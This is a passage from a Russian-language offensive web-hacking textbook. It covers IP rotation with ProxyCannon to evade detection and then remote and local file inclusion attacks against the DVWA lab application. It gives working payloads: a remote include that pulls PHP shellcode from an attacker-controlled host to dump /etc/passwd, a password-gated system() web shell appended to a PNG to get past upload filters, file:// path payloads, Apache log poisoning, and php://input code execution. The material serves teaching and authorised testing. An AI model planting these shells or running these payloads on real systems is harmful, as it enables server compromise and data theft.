Как и в предыдущем примере, где использовался Tor, мы можем протестировать ProxyCannon, повторив запрос `curl` к нашему целевому приложению с помощью команды `watch`. Нам не нужно вставлять оболочку, подобную torsocks, потому что ProxyCannon изменяет маршрутизацию локальной системы, чтобы помочь нам изменить внешний IP-адрес.

```
root@kali:~# watch -n30 curl http://c2.spider.ml
```

На стороне целевого приложения, `c2.spider.ml`, журнал сервера показывает попытки подключения с различных IP-адресов, принадлежащих адресному пространству Amazon.

```
52.91.91.157   - - [13:01:16] "GET / HTTP/1.1" 200 -
52.91.91.157   - - [13:01:22] "GET / HTTP/1.1" 200 -
34.228.158.208 - - [13:01:43] "GET / HTTP/1.1" 200 -
34.228.158.208 - - [13:01:48] "GET / HTTP/1.1" 200 -
54.198.223.114 - - [13:06:34] "GET / HTTP/1.1" 200 -
54.198.223.114 - - [13:06:39] "GET / HTTP/1.1" 200 -
```

Следует отметить, что на Amazon или любом другом облачном провайдере существует ограничение на частоту ротации IP-адресов. Запуск экземпляров

занимает некоторое время. На то, чтобы зарезервировать и связать IP-адреса и сделать их активными, тоже требуется время. ProxyCannon имеет жестко закодированное значение около 90 секунд, чтобы гарантировать, что фактический IP действительно изменяется.

Резюме

В этой главе мы рассмотрели способы, позволяющие оставаться незамеченными при проведении атак методом полного перебора. Низкоинтенсивные и медленные атаки с частой ротацией IP-адресов – отличный способ угадать пароли или найти интересующие нас URL-адреса. Если мы сможем сочетать это с техникой распыления пароля, то увеличим шансы на успех, избегая систем обнаружения вторжений и предотвращения вторжений или брандмауэров. Мы также рассмотрели возможность извлечения метаданных из LinkedIn и Google, чтобы создать эффективные списки пользователей и паролей.

Такие отклонения от обычной атаки методом полного перебора затрудняют защиту, требуя от Синей команды наличия настроенных должным образом предупреждений с низким уровнем ложноположительных заключений и, честно говоря, большого количества ресурсов, предназначенных для мониторинга систем обнаружения. Будучи хакерами, мы знаем, что Синяя команда чаще всего слишком занята, чтобы разрешить правила, которые дают большое количество ложных срабатываний, но в то же время могут засечь попытки осуществить проникновение. Строго говоря, пока у компании нет очень развитой программы безопасности с большим финансированием, такие типы атак легко осуществить, и часто они бывают успешными.

В следующей главе подробно рассмотрим эксплуатацию уязвимостей относительно того, как приложения обрабатывают файлы и пути к файлам из ненадежных источников.

Глава 5

Внедрение файлов

В предыдущих главах мы занимались настройкой нашей среды, знакомились с утилитами и даже обсуждали атаки на приложения в поисках легкой добычи. В этой главе будем анализировать атаки с использованием включения файлов и их загрузки. Хотя данные типы атак не представляют особой сложности, они по-прежнему распространены. Уязвимости, где можно применять подобного рода атаки, существовали всегда и, похоже, в ближайшее время не исчезнут. **Локальное и удаленное внедрения файлов** не единственные способы воспользоваться приложением и скомпрометировать его. Эти атаки можно применять, даже если разработчики ограничили загрузку исполняемого кода на стороне сервера, как увидим позже в этой главе. Существует еще удивительное количество приложений, уязвимых для локального внедрения файлов, злоупотреблений при загрузке файлов, а иногда и для удаленного внедрения.

В этой главе рассмотрим следующие темы:

- удаленное внедрение файлов;
- локальное внедрение файлов;
- злоупотребление загрузкой файлов;
- объединение уязвимостей в цепочку для выполнения кода.

Если вы какое-то время работали в сфере разработки корпоративных приложений, то, без сомнения, знаете, насколько часто возникают такие проблемы. Пользовательские корпоративные приложения нередко создаются с учетом сроков, а не безопасности. Корпоративные веб-приложения не единственная проблема: кошмар, связанный с **интернетом вещей** (IoT), только набирает обороты. Большинство доступных по цене устройств, таких как Wi-Fi-маршрутизаторы или мягкие игрушки, подключенные к интернету, плохо спроектированы и после выпуска их в продажу никогда не обновляются. Ввиду множества ограничений, как финансовых, так и с точки зрения аппаратного обеспечения, безопасность такого устройства находится на элементарном уровне, если вообще имеется. IoT-устройства – это новые PHP-приложения 2000-х годов, и уязвимости, которые, как мы думали, исчезли, активно возвращаются.

Чтобы проиллюстрировать данные проблемы, будем использовать проект **Damn Vulnerable Web App** (DVWA). Это конкретное приложение создано для того, чтобы с легкостью продемонстрировать самые популярные веб-уязвимости, встречающиеся на практике. Все, от инъекции команд до XSS, можно протестировать с использованием трех уровней сложности: низкого, среднего и сложного.

DVWA доступен для скачивания в различных форматах, включая простой в использовании live CD: http://www.dvwa.co.uk.

Чтобы нам работалось проще, наш экземпляр DVWA будет доступен на сайте http://dvwa.app.internal.

Удаленное внедрение файлов

Несмотря на то что уязвимости, подверженные PHP-инъекциям, не так часто встречаются в современных приложениях, время от времени они все же появляются. Удаленное включение файлов было популярно еще на заре появления интернета и PHP. PHP известен тем, что позволял разработчикам реализовывать опасные функции. Функции `include()` и `require()`, по существу, позволяли включать код из других файлов, либо с того же диска, либо по сети. Это делает веб-приложения более мощными и динамичными, но какой ценой? Передача пользовательских данных, содержащих конфиденциальную информацию, в функцию `include()` может скомпрометировать приложение или сервер.

Опасность внедрения файлов извне в серверный код довольно очевидна. PHP скачает внешний текст и интерпретирует его как код. Если внешний URL-адрес контролируется злоумышленником, он может с легкостью заразить приложение.

В приведенном ниже примере уязвимость можно эксплуатировать с помощью простой оболочки `system()`. На сервере `c2.spider.ml`, контролируемом злоумышленником, доступен текстовый файл, содержащий шелл-код.

```
root@kali:~# curl http://c2.spider.ml/test.txt
<?php system('cat /etc/passwd'); ?>
root@kali:~#
```

Приложение DVWA уязвимо для атаки с использованием удаленного внедрения файлов по этому адресу:

```
http://dvwa.app.internal/vulnerabilities/fi/
```

Злоумышленники могут указать произвольную страницу с помощью параметра `page`, например:

```
http://dvwa.app.internal/vulnerabilities/fi/?page=about.php
```

Поскольку в параметре `page` нет надлежащей очистки входных данных, злоумышленники могут указать любой файл, который они хотят загрузить и отобразить на сервере, в том числе внешний файл, размещенный в другом месте. Затем злоумышленники могут дать указание уязвимому приложению `dvwa.app.internal` внедрить внешний файл, который будет обрабатываться как PHP-код, что в основном приведет к выполнению кода.

Мы можем указать полный URL-адрес для контролируемого злоумышленником адреса `http://c2.spider.ml/test.txt` в качестве страницы, которая должна быть внедрена так, как показано ниже.

```
http://dvwa.app.internal/vulnerabilities/fi/?page=
http://c2.spider.ml/test.txt
```




Рис. 5.1. Приложение включает в себя удаленно размещенный код PHP, выполняет его и возвращает содержимое /etc/passwd

Как упоминалось ранее, уязвимости, подверженные атакам с использованием удаленного внедрения файлов, в современных приложениях встречаются реже, но благодаря IoT-устройствам с устаревшими библиотеками и пакетами они появляются снова.

Существуют допустимые основания разрешать функции `include()` получать код по сети. Приложения, возможно, были спроектированы, основываясь на этом принципе, и переход в данном случае может быть слишком затратным.

С точки зрения компании дешевле оставить архитектуру в покое и просто подключить элементы управления в надежде удалить конфиденциальную информацию из входных данных, используя белый или черный список.

Управление на основе белого списка – идеальный вариант, но его трудно поддерживать в условиях меняющейся эксплуатационной среды. При частой ротации доменов и IP-адресов (например, CDN и облачная инфраструктура) может потребоваться много ресурсов, чтобы обновить белый список. Критичность приложения потребует нулевого времени простоя. Следовательно, решение должно быть автоматизировано. Тем не менее этого трудно добиться без недостатков, касающихся информационной безопасности.

Можно выбрать черный список, хотя невозможно узнать все текущие и будущие входные данные в ходе атаки. Как правило, такой способ не рекомендуется, поскольку при наличии достаточного количества времени злоумышленники могут восстановить черный список и создать обходной путь. Тем не менее черный список иногда реализуется из-за нехватки ресурсов или времени. Если для аудита требуется контроль безопасности определенного компонента приложения, но не совсем понятно, как этого добиться, возможно, при реализации черного списка удастся быстрее получить отметку о соответствии.

Средства управления для ограничения удаленного внедрения файлов могут быть реализованы на уровне сети. Исходящий сетевой трафик приложения тщательно анализируется, чтобы разрешить подключение только к известным серверам, что предотвращает включение злоумышленником кода с командно-контрольного сервера. В теории это может быть хорошим средством контроля. Использование белого списка не требует перестройки рабочего процесса приложения. Разработчики могут предоставить специалистам по сетевой безопасности список доменов, которые должны быть доступны, а все остальное – удалено.

Локальное внедрение файлов

Атаки с локальным внедрением файлов по-прежнему часто используются и, вероятно, не исчезнут в ближайшее время. Нередко приложению полезно иметь возможность извлекать код из других файлов на диске. Это делает его более модульным и простым в обслуживании. Проблема возникает, когда строка, переданная в директиву `include`, собирается в разных частях приложения и в нее входят данные, предоставленные ненадежным пользователем.

Сочетание загрузки и внедрения файла может иметь разрушительные последствия. Если загрузим PHP-оболочку и сохраним где-то на диске вне веб-каталога, с помощью локального внедрения файлов сможем извлечь этот код и выполнить его.

DVWA можно использовать для демонстрации атак подобного типа. При настройке уровня сложности как `high` загрузка чего-либо запрещена, кроме фай-

лов формата JPEG или PNG, поэтому нельзя просто получить прямой доступ к загруженной оболочке и выполнить код.

Чтобы обойти эту проблему, можно сгенерировать поддельный PNG-файл, используя команду `convert` из набора программ ImageMagick. Создадим небольшое изображение размером 32×32 пикселя с розовым фоном и сохраним его как файл `shell.png`, используя следующие опции.

```
root@kali:~# convert -size 32x32 xc:pink shell.png
```

Структура данных файла относительно проста. Заголовок PNG и несколько байтов, описывающих содержимое, автоматически генерируются командой `convert`. Мы можем проверить эти байты с помощью команды `hexdump`. Параметр `-C` сделает вывод более удобным для чтения.

```
root@sol:~# hexdump -C shell.png
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52
|.PNG........IHDR|
00000010  00 00 00 20 00 00 00 20  01 03 00 00 00 49 b4 e8
|...... .....I..|
00000020  b7 00 00 00 04 67 41 4d  41 00 00 b1 8f 0b fc 61
|.....gAMA......a|
00000030  05 00 00 00 20 63 48 52  4d 00 00 7a 26 00 00 80
|.... cHRM..z&...|
00000040  84 00 00 fa 00 00 00 80  e8 00 00 75 30 00 00 ea
|...........u0...|
00000050  60 00 00 3a 98 00 00 17  70 9c ba 51 3c 00 00 00
|'..:....p..Q<...|
00000060  06 50 4c 54 45 ff c0 cb  ff ff ff 09 44 b5 cd 00
|.PLTE.......D...|
00000070  00 00 01 62 4b 47 44 01  ff 02 2d de 00 00 00 0c
|...bKGD...-.....|
00000080  49 44 41 54 08 d7 63 60  18 dc 00 00 00 a0 00 01
|IDAT..c'........|
00000090  61 25 7d 47 00 00 00 00  49 45 4e 44 ae 42 60 82
|a%}G....IEND.B'.|
```

Здесь много странных данных, но все они способствуют функциональному PNG-изображению. Также оказывается, что можно добавить произвольные байты в конец файла, и у большинства программ просмотра изображений не будет проблем с визуализацией файла. Можем использовать эти знания, чтобы начинить файл PHP-кодом, который впоследствии выполнит сервер с использованием атаки методом локального внедрения файлов.

Вначале нам нужна простая PHP-оболочка, похожая на ту, что мы использовали в предыдущих главах. Ниже показан PHP-код, который мы добавим в PNG-файл.

```php
<?php
    if (md5($_GET["password"]) == "f1aab5cd9690adfa2dde9796b4c5d00d") {
        system($_GET["cmd"]);
    }
?>
```

Рис. 5.2. Исходный код веб-оболочки

Как и прежде, оператор `if` проверит, соответствует ли значение хеша MD5 входного параметра `password f1aab5cd9690adfa2dde9796b4c5d00d`. Если соответствует, то командная строка в параметре `cmd` будет передана в функцию `system()`, которая будет выполнять ее как системную команду, предоставляя нам доступ к оболочке.

Значение MD5, которое мы ищем, – `DVWAAppLFI1`, что подтверждается командой `md5sum`.

```
root@kali:~# echo -n DVWAAppLFI1 | md5sum
f1aab5cd9690adfa2dde9796b4c5d00d -
root@kali:~#
```

Можем использовать команду оболочки `echo`, чтобы добавить (>>) PHP-код в наше изображение `shell.png`.

```
root@kali:~# echo '<?php if (md5($_GET["password"]) ==
"f1aab5cd9690adfa2dde9796b4c5d00d") { system($_GET["cmd"]); } ?>' >>
shell.png
```

Мы видели эту оболочку и раньше, и сейчас она должна сработать. При необходимости можно заменить ее более продвинутой оболочкой, но для демонстрации концепции этого должно быть достаточно.

Если проверим содержимое оболочки PNG с помощью команды `hexdump`, то ясно увидим, что PHP-оболочка была записана сразу после окончания структуры файла изображения PNG.

```
root@sol:~# hexdump -C shell.png
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52
|.PNG........IHDR|
00000010  00 00 00 20 00 00 00 20  01 03 00 00 00 49 b4 e8
|... ... .....I..|
00000020  b7 00 00 00 04 67 41 4d  41 00 00 b1 8f 0b fc 61
|.....gAMA......a|
00000030  05 00 00 00 20 63 48 52  4d 00 00 7a 26 00 00 80
```

```
|.... cHRM..z&...|
00000040  84 00 00 fa 00 00 00 80  e8 00 00 75 30 00 00 ea
|...........u0...|
00000050  60 00 00 3a 98 00 00 17  70 9c ba 51 3c 00 00 00
|'..:....p..Q<...|
00000060  06 50 4c 54 45 ff c0 cb  ff ff ff 09 44 b5 cd 00
|.PLTE.......D...|
00000070  00 00 01 62 4b 47 44 01  ff 02 2d de 00 00 00 0c
|...bKGD...-.....|
00000080  49 44 41 54 08 d7 63 60  18 dc 00 00 00 a0 00 01
|IDAT..c'........|
00000090  61 25 7d 47 00 00 00 00  49 45 4e 44 ae 42 60 82
|a%}G....IEND.B'.|
000000a0  3c 3f 70 68 70 20 69 66  20 28 6d 64 35 28 24 5f
|<?php if (md5($_|
000000b0  47 45 54 5b 22 70 61 73  73 77 6f 72 64 22 5d 29
|GET["password"])|
000000c0  20 3d 3d 20 22 66 31 61  61 62 35 63 64 39 36 39
| == "f1aab5cd969|
000000d0  30 61 64 66 61 32 64 64  65 39 37 39 36 62 34 63
|0adfa2dde9796b4c|
000000e0  35 64 30 30 64 22 29 20  7b 20 73 79 73 74 65 6d
|5d00d") { system|
000000f0  28 24 5f 47 45 54 5b 22  63 6d 64 22 5d 29 3b 20
|($_GET["cmd"]); |
00000100  7d 20 3f 3e 0a
|} ?>.|
```

Во всех прочих отношениях это по-прежнему действительное изображение в формате PNG. У большинства программ для визуализации не должно быть проблем с отображением содержимого – небольшого розового прямоугольника, как показано ниже (см. рис. 5.3).

Хотя DVWA на самом деле не будет проверять, имеет ли файл действительный PNG-заголовок, некоторые приложения могут это сделать. Даже если в веб-приложении используется более умная проверка, нежели обычная проверка типа «имя файла оканчивается на .png?», наша оболочка должна пройти незамеченной (см. рис. 5.4).

PNG-файл теперь можно загрузить через компонент DVWA: http://dvwa.app.internal/vulnerabilities/upload/.

DVWA любезно сообщает нам, где приложение хранит наш файл. В реальной ситуации нас не обязательно будет ждать такая удача. Нам бы пришлось полагаться на утечки информации об абсолютном пути, если бы этого требовала

уязвимость. Если можем использовать относительные пути в ходе атаки методом включения файлов, то можно попытаться найти файл на диске, систематически перемещаясь по файловой системе (`../`, `../../`, `../../../` и т. д.).




Рис. 5.3. Зараженный файл изображения успешно отображается

Рис. 5.4. Зараженный PNG-файл успешно загружен в целевое приложение

Чтобы применить свою PNG-оболочку, воспользуемся уязвимостью на странице `http://dvwa.app.internal/vulnerabilities/fi/`. Локально внедряемый файл присутствует в параметре `page` запроса методом `GET`. Приложение позволяет внедрять несколько файлов с диска – предположительно для того, чтобы быть более модульным и простым в управлении.

Внедрение файлов – простая процедура. По сути, она позволяет пользователю указать файл на диске, который должен быть внедрен. Существует ряд элементов управления безопасностью, которые не позволяют нам внедрять любой файл. Учитывая, что это проект DVWA, мы можем проверить источник приложения и просмотреть условия, при которых элемент управления может запретить нам доступ к нашей оболочке.

На рисунке показан исходный код, необходимый для того, чтобы обезопасить себя от локального внедрения файлов. Перед включением файла выполняется конкретная проверка.




Рис. 5.5. Исходный код уязвимости, связанной с внедрением файлов

Оператор `if` позволяет внедрять файлы только в том случае, если они начинаются со слова `file`, например `file01.php` или `file02.php`. Файл `include.php` также может быть внедрен. Все остальное, например `http://c2.spider.ml/test.txt`, приведет к появлению сообщения об ошибке: `ERROR: File not found!`.

На первый взгляд это довольно строгий контроль, но тут есть проблемы. Данная конкретная реализация иллюстрирует важную проблему, связанную с разработкой приложений и безопасностью. Стремясь предотвратить атаки методом внедрения, разработчики использовали белый список, но из-за нехватки времени и больших расходов на обслуживание они решили прибегнуть к сопоставлению строк, а не явного списка файлов. В идеале пользовательский ввод вообще никогда нельзя передавать в функцию `include` (или аналогичную). Жестко кодируемые значения более безопасны, но таким кодом сложнее управлять. Всегда есть компромисс между безопасностью и удобством использования, и, будучи хакерами, мы делаем ставку на более экономичный и, как правило, более небезопасный вариант.

Мы могли бы назвать свою оболочку `file.png`, но, поскольку наш загружаемый файл будет находиться за пределами каталога уязвимого скрипта, строка, которую нам нужно передать, должна быть абсолютным (или относительным) путем, который не сможет инициировать условие `if`, показанное на предыдущем скриншоте, в результате чего попытка взлома потерпит неудачу. И снова на помощь приходит универсальность и удобство языка PHP. PHP позволяет разработчикам ссылаться на файлы на диске по относительному пути (`../../../etc/passwd`), абсолютному пути (`/etc/passwd`) или с помощью встроенной URL-схемы `file://`.

Чтобы обойти ограничение загрузки, можем ссылаться на файл `shell.png` напрямую, используя абсолютный путь в сочетании со схемой `file://`, указы-

вающей на каталог `hackable/uploads`, о котором так любезно рассказала нам страница загрузки файла.

В системах Linux можно строить обоснованные предположения относительно того, где на диске находится корневая папка. Основной кандидат – `/var/www/html/`. Мы можем подтвердить, что оболочка доступна через схему `file://`, используя приведенную ниже полезную нагрузку для параметра `page` при вызове уязвимого URL-адреса:

```
http://dvwa.app.internal/vulnerabilities/fi/?page=file:///var/www/html/
hackable/uploads/shell.png
```

Модуль Repeater поможет нам инициировать и проверить результаты эксплуатации этой уязвимости, как показано на рисунке.




Рис. 5.6. Успешное включение PNG-файла с бэкдором с использованием локального включения файлов

Выглядит неплохо. В левом столбце находится необработанный HTTP-запрос методом `GET` к уязвимой странице с использованием схемы `file://` и абсолютного пути к `shell.png` для параметра `page`. В правом столбце ответ сервера, похоже, указывает на то, что файл был внедрен, а добавленный к нему исходный код PHP не отображается. Это означает, что он либо выполнен, либо удален функцией сжатия или обрезки, что означало бы неудачу, но можно быстро увидеть, успешно ли выполняется код, попытавшись инициировать оболочку с помощью URL-адреса.

Загруженная оболочка выполнит командные строки, переданные через параметр `cmd`, и мы можем добавить команду операционной системы `whoami` к нашей предыдущей полезной нагрузке и наблюдать за выводом модуля Repeater. Мы также должны предоставить ожидаемый пароль через параметр `password`, как показано на рисунке.




Рис. 5.7. Зараженный PNG-файл успешно выполняет команду оболочки после локального включения файла

Получилось! Теперь код выполнятся в системе, используя две уязвимости: плохой контроль загрузки файлов и локальное внедрение файлов. В столбце **Request** модуля Repeater выделена команда `whoami`, которая передается уязвимому приложению, а ответ сервера подтверждает, что мы достигли своей цели, отобразив пользователя `www-data` в качестве контекста приложения.

В случае с уязвимостями, подверженными локальному внедрению файлов, сопутствующая функция загрузки файлов не всегда обязательна. Есть и другие способы заставить приложение выполнить код. Если невозможно использовать удаленное внедрение файлов, функция загрузки файла отсутствует или к загружаемому файлу нельзя получить доступ с помощью функции `include`, нужно выполнять код более креативно.

В отличие от полезной нагрузки `file://`, которая ищет загруженную оболочку, можем ссылаться на другой файл в системе, содержимое которого контролируем до некоторой степени. Веб-серверы Apache по умолчанию генерируют файл `access.log` где-то на диске. Этот файл содержит каждый запрос, отправленный приложению, в том числе URL. Покопавшись в Google, узнаем, что этот файл обычно находится в `/var/log/apache2` или `/var/log/httpd`.

Поскольку мы не можем загрузить нашу оболочку с помощью функции загрузки файлов, отправим ее исходный код через URL-адрес. Apache запишет попытку запроса в файл `access.log`, и мы можем внедрить этот файл, используя уязвимость, подверженную локальному внедрению файлов. Будет выведено множество разного мусора, но более важно то, что когда PHP встретит наш тег `<?php`, он приступит к выполнению кода.

Мы можем передать нашу оболочку с помощью простого HTTP-запроса методом `GET` к приложению (см. рис. 5.8).

Ответ сервера не имеет значения, поскольку файл `access.log` уже поражен. На сервере приложения мы можем подтвердить, что оболочка была записана в файл журнала, выполнив поиск с использованием команды `grep`, как показано ниже.

```
root@dvwa:/# grep system /var/log/apache2/access.log
172.17.0.1 - - "GET /<?php if (md5($_GET['password']) ==
```

```
'f1aab5cd9690adfa2dde9796b4c5d00d') { system($_GET['cmd']); } ?>
HTTP/1.1" 404 463 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0"
```




Рис. 5.8. Отправка нашего PHP-кода оболочки в журнал сервера приложений через GET-запрос

Осталось только использовать локальное внедрение файлов и заставить PHP выполнять любой код из файла журнала. Как и прежде, мы должны предоставить правильный пароль через запрос методом `GET`. Наша полезная нагрузка будет содержать схему `file://` и абсолютный путь к файлу Apache `access.log`, `/var/log/apache2/access.log`, пароль оболочки и команду для просмотра содержимого файла `/etc/passwd`. Поскольку эта команда отправляется через параметр GET-запроса, нужно преобразовать пространство между `cat` и `/etc/passwd`, используя знак плюс.




Рис. 5.9. Удаленное выполнение кода через локальное внедрение файла и «отравленные» файлы журнала Apache

Ответ сервера подтверждает, что команда оболочки `cat` была выполнена успешно.

Где-то внутри можно найти содержимое `/etc/passwd`. При таком подходе наблюдаются очевидные проблемы, связанные с обеспечением анонимности. Если файлы журнала тщательно проверяются средствами защиты, это выглядит нелепо.

Возможно, это грубый метод, но он показывает степень ущерба, который может нанести простая уязвимость, подверженная внедрению файлов.

Внедрение файла для удаленного выполнения кода

Подобно схеме `file://`, использованной в предыдущем примере, интерпретатор языка PHP также обеспечивает доступ к различным потокам ввода и вывода через схему `php://`. Это имеет смысл, когда PHP используется в **интерфейсе командной строки**, и разработчик должен получить доступ к следующим стандартным потокам операционной системы: `stdin`, `stderr`, `stdout` – и даже к памяти. Стандартные потоки используются приложениями для обмена данными со средой, в которой они выполняются. Например, команда `passwd` в Linux будет использовать поток `stdout` для отображения информационных сообщений на терминал («Введите свой пароль»), `stderr` для отображения сообщений об ошибках («Неверный пароль») и `stdin`, чтобы запросить ввод данных пользователем для изменения пароля.

Традиционный способ парсинга входных данных, поступающих от веб-клиента, – это чтение данных с использованием суперглобальных переменных `$_GET` и `$_POST`. Переменная `$_GET` предоставляет данные, которые передаются через URL-адрес, а переменная `$_POST` содержит аккуратно проанализированные данные тела `POST`.

Суперглобальная переменная – это переменная, которая всегда устанавливается интерпретатором языка PHP и доступна по всему приложению. `$_GET` и `$_POST` являются самыми популярными суперглобальными переменными, но есть и другие, в том числе `$_SESSION`, `$_ENV` и `$_SERVER`. Более подробную информацию можно найти в руководстве по PHP: http://php.net/manual/en/language.variables.superglobals.php.

В случае с внедрением файлов схему `php://` можно использовать вместе с потоком ввода (он же `stdin`) для атаки на приложение. Вместо доступа к ресурсу по `http://` или `https://` можно внедрить в приложение поток `php://input`, чтобы заставить PHP читать тело запроса, как если бы это был код, и выполнять его. Входные данные извлекаются интерпретатором из тела запроса.

Если мы передадим значение `php://input` в качестве включенной страницы и в теле запроса введем произвольный код PHP, интерпретатор на стороне сервера прочитает его и выполнит так, как показано ниже на рисунке.

